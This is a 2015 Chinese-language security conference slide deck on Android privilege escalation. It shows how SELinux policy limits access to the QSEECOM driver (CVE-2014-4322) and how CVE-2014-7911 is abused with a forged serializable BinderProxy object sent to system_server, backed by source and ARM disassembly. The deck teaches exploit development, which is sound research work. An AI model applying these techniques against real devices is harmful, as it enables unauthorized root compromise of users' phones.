

# Hit & Hit

跨进程域利用内核漏洞提升Android权限

申迪 (@retme)

**xKungfoo 2015**



# Who am I?



- ▶ 安全研究员 @ 360.cn
- ▶ 目前关注Android平台
- ▶ 爱好: ACG、PlayStation、(观看)足球



# Motivation

- ▶ 分享开发安卓提权exploit的经历
- ▶ 探索一些新的思路
- ▶ 国内的公开讨论一直较少

# Episode 1



# setuid(0);setgid(0);

- ▶ 通过Linux内核漏洞，直接改写相关结构体提权
- ▶ 通杀方法：利用系统调用/通用设备漏洞，如CVE-2013-6282,CVE-2014-0196,CVE-2014-3153
- ▶ 分而治之：利用一些芯片厂商的驱动漏洞，如CVE-2013-4738,CVE-2014-5332,CVE-2014-8299



# setuid(0);setgid(0);

## ▶ 通过用户态漏洞

- ▶ 跨进程执行代码提权,如gingerBreak,ZergRush
- ▶ 一些厂商对文件属性设置不当的漏洞提权
- ▶ 借助特权脚本文件、目录、unix socket提权



# Android > 4.4?

- ▶ 申请CAMERA权限也无法访问一些相机设备
- ▶ no gid 1006(camera)

```
shell@maguro:/ $ cat /proc/3971/status
Name:   ihoo.darkytools
State:  S (sleeping)
Tgid:   3971
Pid:    3971
PPid:   125
TracerPid:      0
Uid:     10072    10072    10072    10072
Gid:     10072    10072    10072    10072
FDSize:  256
Groups:  1006 1015 1028 3003 50072
```

Android < 4.4

```
shell@hammerhead:/ $ cat /proc/8060/status
Name:   ihoo.darkytools
State:  S (sleeping)
Tgid:   8060
Pid:    8060
PPid:   184
TracerPid:      0
Uid:     10075    10075    10075    10075
Gid:     10075    10075    10075    10075
FDSize:  256
Groups:  1015 1028 3003 50075
```

Android 4.4




# SELinux

- ▶ 限制访问内核设备驱动
  - ▶ 不需要访问的模块一概拒绝访问
- ▶ 限制访问文件
  - ▶ 不同进程域所属文件的隔离更为严格
- ▶ 限制危险操作
  - ▶ 如可执行内存映射(dlopen,mmap)



# Linux Security Module





# Android>4.4?

- ▶ 限制逐渐严格的SELinux
- ▶ SELinux规则演变史（误）



4.3



4.4



5.0



# Episode II



# What now?

- ▶ 漏洞就在那里我却碰不到...
- ▶ 我想攻击那些无权访问的内核驱动设备!

## Memory corruption in QSEECOM driver (CVE-2014-4322)

### Release Date

December 22, 2014

### Affected Projects

[Android for MSM](#), [Firefox OS for MSM](#), [QRD](#)  
[Android](#)

### Projects

[All Active Projects](#)

[EOL Information](#)

[Archived Projects](#)

[Forums](#)

[Security Advisories](#)

Memory corruption in QSEECOM driver  
(CVE-2014-4322)

### Advisory ID


QCIR-2014-00008-1

### CVE ID(s)

[CVE-2014-4322](#)



# Deny T\_T





# Find a way...

```
shell@hammerhead:/ $ ls -Z /dev/qseecom  
crw-rw---- system drmrpc u:object_r tee_device:s0 qseecom  
shell@hammerhead:/ $
```

```
$cd external/sepolicy
```

```
$grep -R "tee_device"
```

```
app.te:neverallow appdomain tee_device:chr_file { read write };
```

```
keystore.te:allow keystore tee_device:chr_file rw_file_perms;
```

```
vold.te:allow vold tee_device:chr_file rw_file_perms;
```

```
drmserver.te:allow drmserver tee_device:chr_file rw_file_perms;
```

```
mediaserver.te:allow mediaserver tee_device:chr_file rw_file_perms;
```

```
surfaceflinger.te:allow surfaceflinger tee_device:chr_file rw_file_perms;
```



# What we need!

- ▶ Android < 5.0


- ▶ 获取系统权限

- ▶ Android 5.0

- ▶ 获取系统权限和适当的SELinux context(如keystore/vold/drmserver/mediaserver/surfaceflinger)




# Android < 5.0



Android < 5.0  
Attacking qseecom via system\_server



# Android 5.0



Android 5.0  
Attacking qseecom via mediaserver



# Episode III



# CVE-2014-7911

- ▶ java.io.ObjectInputStream **不校验**输入的java对象是否是可序列化的
- ▶ 向system\_server传入一个java对象实例，实例中**任何filed**的值可**被恶意构造**
- ▶ 实例被**GC**时有机会获得控制权



# Fake BinderProxy

- ▶ 向system\_server传入构造的BinderProxy实例
- ▶ 使用UserManager.setApplicationRestrictions中的参数Bundle restrictions将BinderProxy序列化传入

```
public class BinderProxy implements Serializable {  
    private static final long serialVersionUID = 0;  
    public long mObject = 0xdeadbeaf;  
    public long mOrgue = 0xdeadbeaf;  
}
```



# GC->finalize

```
static void android_os_BinderProxy_destroy(JNIEnv* env, jobject obj)
{
    IBinder* b = (IBinder*)
        env->GetIntField(obj, gBinderProxyOffsets.mObject);
    DeathRecipientList* drl = (DeathRecipientList*)
        env->GetIntField(obj, gBinderProxyOffsets.mOrgue);
    drl->decStrong((void*)javaObjectForIBinder);
    b->decStrong((void*)javaObjectForIBinder);
}
```



# RefBase::decStrong

```
void RefBase::decStrong(const void* id) const
{
    ...snip...

    if (android_atomic_dec(&refs->mStrong); == 1) {
        refs->mBase->onLastStrongRef(id);
        ///^^^ controlled!!
    }
    ...snip...
}
```

# 汇编分析

```
; Attributes: static
```

```
; void __fastcall android::RefBase::decStrong(const android::RefBase *const this, const void *id)
EXPORT _ZNK7android7RefBase9decStrongEPKv
_ZNK7android7RefBase9decStrongEPKv
this = R0 ; const android::RefBase *const
id = R1 ; const void *
PUSH {R4-R6,LR}
MOV R5, this
refs = R4 ; android::RefBase::weakref_impl *const
LDR refs, [this,#4]
MOV R6, id
MOV this, refs
this = R5 ; const android::RefBase *const
BLX android_atomic_dec
```

```
.text:00003570 ; int32_t __fastcall android_atomic_dec(volatile int32_t *addr)
.text:00003570 EXPORT android_atomic_dec
.text:00003570 android_atomic_dec
.text:00003570 addr = R0 ; volatile int32_t *
.text:00003570 MOV R3, addr
.text:00003574 DMB SY
.text:00003578 MOV R2, #0xFFFFFFFF
.text:0000357C loc_357C ; CODE XREF: android_atomic_dec+1C↓j
.text:0000357C addr = R3 ; volatile int32_t *
.text:0000357C LDREX R0, [addr]
.text:00003580 ADD R12, R0, R2
.text:00003584 STREX R1, R12, [addr]
.text:00003588 CMP R1, #0
.text:0000358C BNE loc_357C
.text:00003590 BX LR
.text:00003590 ; End of function android_atomic_dec
.text:00003590
```

```
.text:0000D172 ; void __fastcall android::RefBase::decStrong(const android::RefBase *const this, const void *id)
.text:0000D172 EXPORT _ZNK7android7RefBase9decStrongEPKv
.text:0000D172 _ZNK7android7RefBase9decStrongEPKv ; CODE XREF: android::RefBase::decStrong+0↓j
.text:0000D172 ; android::RefBase::weakref_impl *const
.text:0000D172 this = R0 ; const android::RefBase *const
.text:0000D172 ; const void *
```

```
PUSH {R4-R6,LR}
MOV R5, this ; r0 = mOrgu
; android::RefBase::weakref_impl *const
LDR refs, [this,#4] ; refs
MOV R6, id
MOV this, refs
; const android::RefBase *const
BLX android_atomic_dec
; const int32_t *
CMP c, #1
